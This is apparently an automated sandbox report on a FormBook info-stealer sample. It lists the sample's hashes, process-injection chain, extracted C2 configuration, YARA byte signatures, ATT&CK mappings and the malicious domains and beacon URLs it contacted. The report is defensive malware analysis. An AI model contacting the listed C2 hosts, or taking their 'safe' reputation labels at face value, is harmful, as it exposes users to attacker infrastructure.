ID: 680447
Sample Name: vbc.exe
Cookbook: default.jbs
Time: 16:08:12
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

vbc.exe


Overview

General Information

Sample Name:	vbc.exe
Analysis ID:	680447
MD5:	ba5fa6ee78fe62b.
SHA1:	f8409167b9b3e0..
SHA256:	c2073d015c278a..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- vbc.exe (PID: 6088 cmdline: "C:\Users\user\Desktop\vbc.exe" MD5: BA5FA6EE78FE62B57CE7947F6BDB86FF)
  - vbc.exe (PID: 3976 cmdline: C:\Users\user\Desktop\vbc.exe MD5: BA5FA6EE78FE62B57CE7947F6BDB86FF)
  - vbc.exe (PID: 5776 cmdline: C:\Users\user\Desktop\vbc.exe MD5: BA5FA6EE78FE62B57CE7947F6BDB86FF)
    - explorer.exe (PID: 3688 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 1272 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.reliabenefitssupport.com/etn4/"
  ],
  "decoy": [
    "rV2+KhY2v4ETgrjhsOdtLg==",
    "eSFnVjRiqHAIadtGwrlpa74g6QcN",
    "WZH5aS87DxPqd6LDQIeq4JfVOck=",
    "YXnbVkLXpUHo30zy",
    "ESabcsMz4lz1XQ==",
    "mL0iinqiZDYNlkQ=",
    "jkmgFdnw4lz1XQ==",
    "G7v+3ZquDaYqgMM44ViNN86tgw==",
    "fENjGOD2ZVQDed3Mwx8=",
    "iCtlTip4Pd1nyU7+qostG4sg6QcN",
    "qcQk+tw6bXxKYg7Bt6U1",
    "7Z374sbf2YQ20GDBt6U1",
    "P/5LupTXJv+9QA==",
    "okeclmSxOBqVypK3Qbw/N86tgw==",
    "5qsId0poQS3V/igYoQ==",
    "c4Ho3qfDIR7N3N3Mwx8=",
    "6IPSTh4/Dd9+AxAt9JBvIgw=",
    "87ESB8bRIASQ21AHs4srEJUueZ4bcCA=",
    "ed5PMq5cJ7wf",
    "KOdLpJv3iTfGC/Yh8JBvIgw=",
    "IjuokGaEheWX0kXw",
    "54lp0LAGDcjT+sLlsOdtLg==",
    "hUCHBtHr4lz1XQ==",
    "Smr7HOz3z9Lo30zy",
    "SlvEQBVnZhEXRcUipw==",
    "8ZRlzaD4vtLo30zy",
    "hzUJ6+ZA0Ni5593Mwx8=",
    "CBpvZ0VrqnIimUD78pBvIgw=",
    "gevEKiV7emwbk4167ErNe3RucHmhf5gZ",
    "+7WJXFqv+stZyH4ts6O2ZpfVOck=",
    "xWhDroGpqZFTohQ1qw==",
    "DiNuwbgR1pInnYrsWfModZfVOck=",
    "VCNwUfqPHCj2gCKUOdCLDwY=",
    "Zbyd6qqyqv3+qibRwh0=",
    "hQ8A9Mn1PV8/ahDBt6U1",
    "bRsE/+D2dYA3px6Nm5Ar",
    "13fAoonmbJt7x/YhlQWeZF+xNMM=",
    "OUNALhAnXym6C27oYZBvIgw=",
    "/JFzZjNNy8FufbxiR5y7bpfVOck=",
    "Ezt/7MDk88rfAbyyXDf6ri6D",
    "OveJTrEkjffzEUw=",
    "P+nKsn6TDRbhcyzWXkjZxIdyP94=",
    "qj0kA9PnPj0HLGYL3o2LCzSF",
    "xoHVLjFOiHpklb9iXNEA822rlA==",
    "Me5FrmyQQ1ktS4j+pQH9c5fVOck=",
    "fhrqUiZJWjVO3QD3",
    "uWEoEq8LmA==",
    "ki96WDIo+QLw6vAPddk9",
    "SILf07XfI+B53VrBt6U1",
    "zI/68LrZeDDuEE4=",
    "Ude5qpW19dSOFsx3/uZ/gN7X1gFcHg==",
    "K+FAq4KZIOLiaxTKvA/6ri6D",
    "8AVbxnGVmZ90l2BBFGMi",
    "321HQPJDy7V8oVBK8uPhGoog6QcN",
    "tG83oX2Ynbmj6VvBt6U1",
    "9Y55bFqvNyboed3Mwx8=",
    "O88UfEGPq1PPJaZS9hSYZBs=",
    "XyL3blOj7cF7nt6NDu3mrvcOI6YF",
    "u0+YhnzTEtKgw1H4",
    "vSmevGTLljuzSg==",
    "K+w3E/dcJ7wf",
    "X2+vnIixBeq6593Mwx8=",
    "aPPTtXp9zMh68pQD/AinOQ==",
    "p1Y3rXrJMTUeWaFaQ74HQSQg6QcN"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.408488225.0000000002B1D000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6621:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1d7d0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa95f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x16b87:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16985:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x16431:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16a87:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x16bff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa52a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1567c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb272:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1c427:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1d53a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18e79:$sqlite3step: 68 34 1C 7B E1 • 0x18fac:$sqlite3step: 68 34 1C 7B E1 • 0x18ebb:$sqlite3text: 68 38 2A 90 C5 • 0x19003:$sqlite3text: 68 38 2A 90 C5 • 0x18ed2:$sqlite3blob: 68 53 D8 7F 8C • 0x19025:$sqlite3blob: 68 53 D8 7F 8C
Click to see the 29 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.0.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.0.vbc.exe.400000.0.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x5821:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1c9d0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x9b5f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x15d87:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
6.0.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x15b85:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15631:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15c87:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x15dff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x972a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1487c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa472:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b627:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c73a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.0.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18079:$sqlite3step: 68 34 1C 7B E1 • 0x181ac:$sqlite3step: 68 34 1C 7B E1 • 0x180bb:$sqlite3text: 68 38 2A 90 C5 • 0x18203:$sqlite3text: 68 38 2A 90 C5 • 0x180d2:$sqlite3blob: 68 53 D8 7F 8C • 0x18225:$sqlite3blob: 68 53 D8 7F 8C

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection

Deletes itself after installation

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	Path Interception	6 1 2 Process Injection	1 Masquerading	1 OS Credential Dumping	1 2 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Data from Local System	Automated Exfiltration	4 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Deobfuscate/Decode Files or Information	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
vbc.exe	32%	ReversingLabs	Win32.Trojan.Pwsx	
vbc.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
www.reliabenefitssupport.com/etn4/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://funwave.info/etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=Cta36k8ikZqurnipoxkRmmGd40Kya2aSborXxyuf	0%	Avira URL Cloud	safe	
http://www.reprograme-se10x.com/etn4/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.reprograme-se10x.com/etn4/?cRvt5xTh=molCG9tOWGG77xzFdRevdPvUiNWpIWpi7GNNNgA2ifx3ZRGhVtKNJJVLj+R0F9QcWvNkIdZbD/ktNYP0MkMUr0Msa5tKdHW+1cW/UCZDWxnM&jDK=cFN0wh5pOr2lLXB	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://reprograme-se10x.com/etn4/?cRvt5xTh=molCG9tOWGG77xzFdRevdPvUiNWpIWpi7GNNNgA2ifx3ZRGhVtKNJJVLj	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.tadeumilhosrp.com/etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=/R5Ku0REc5kTBOTK4FybjCic+J3HjscPDRicZMYanJDb3VFeXunUS1CfOY6dWIQDflcWbkgY3XkW9HfCwqM4rRtZZd8ZPm0cmGZ9eLaMCkCJ	0%	Avira URL Cloud	safe	
http://nginx.net/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.coma/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.comtpuKK	0%	Avira URL Cloud	safe	
http://www.funwave.info/etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=Cta36k8ikZqurnipoxkRmmGd40Kya2aSborXxyuf+Fe+qece1yHxQlddjwwspvxEwVKtNXVfvaYDvAKdsC9znF0tof1OuukDyDlLohNqUsvE	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.tadeumilhosrp.com/etn4/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tadeumilhosrp.com	192.185.131.238	true	true		unknown
reprograme-se10x.com	108.167.169.56	true	true		unknown
www.funwave.info	103.141.97.24	true	true		unknown
claudianavarro.online	92.249.45.183	true	false		unknown
www.tadeumilhosrp.com	unknown	unknown	true		unknown
www.claudianavarro.online	unknown	unknown	true		unknown
www.reprograme-se10x.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.reliabenefitssupport.com/etn4/	true	• Avira URL Cloud: safe	low
http://www.reprograme-se10x.com/etn4/	true	• Avira URL Cloud: safe	unknown
http://www.reprograme-se10x.com/etn4/?cRvt5xTh=molCG9tOWGG77xzFdRevdPvUiNWpIWpi7GNNNgA2ifx3ZRGhVtKNJJVLj+R0F9QcWvNkIdZbD/ktNYP0MkMUr0Msa5tKdHW+1cW/UCZDWxnM&jDK=cFN0wh5pOr2lLXB	true	• Avira URL Cloud: safe	unknown
http://www.tadeumilhosrp.com/etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=/R5Ku0REc5kTBOTK4FybjCic+J3HjscPDRicZMYanJDb3VFeXunUS1CfOY6dWIQDflcWbkgY3XkW9HfCwqM4rRtZZd8ZPm0cmGZ9eLaMCkCJ	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.funwave.info/etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=Cta36k8ikZqurnipoxkRmmGd40Kya2aSborXxyuf+Fe+qece1yHxQlddjwwspvxEwVKtNXVfvaYDvAKdsC9znF0tof1OuukDyDlLohNqUsvE	true	• Avira URL Cloud: safe	unknown
http://www.tadeumilhosrp.com/etn4/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://funwave.info/etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=Cta36k8ikZqurnipoxkRmmGd40Kya2aSborXxyuf	control.exe, 0000000D.00000002.645614968.0000000005496000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.com	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://reprograme-se10x.com/etn4/?cRvt5xTh=molCG9tOWGG77xzFdRevdPvUiNWpIWpi7GNNNgA2ifx3ZRGhVtKNJJVLj	control.exe, 0000000D.00000002.645688479.0000000005592000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://nginx.net/	control.exe, 0000000D.00000002.645738782.000000000568E000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=30055406629	control.exe, 0000000D.00000003.605166525.00000000079F4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://fontfabrik.com	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.google.com/chrome/https://www.google.com/chrome/thank-you.htmlabout:blankhttps://adservi	control.exe, 0000000D.00000003.605166525.00000000079F4000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-jones.html	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.coma/	vbc.exe, 00000000.00000002.406494401.0000001037000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://fedoraproject.org/	control.exe, 0000000D.00000002.645738782.000000000568E000.00000004.10000000.00040000.00000000.sdmp	false		high
http://www.sajatypeworks.comtpuKK	vbc.exe, 00000000.00000003.367848176.000000103D000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	vbc.exe, 00000000.00000002.413010383.00000069A2000.00000004.00000800.00020000.00000000.sdmp	false		high
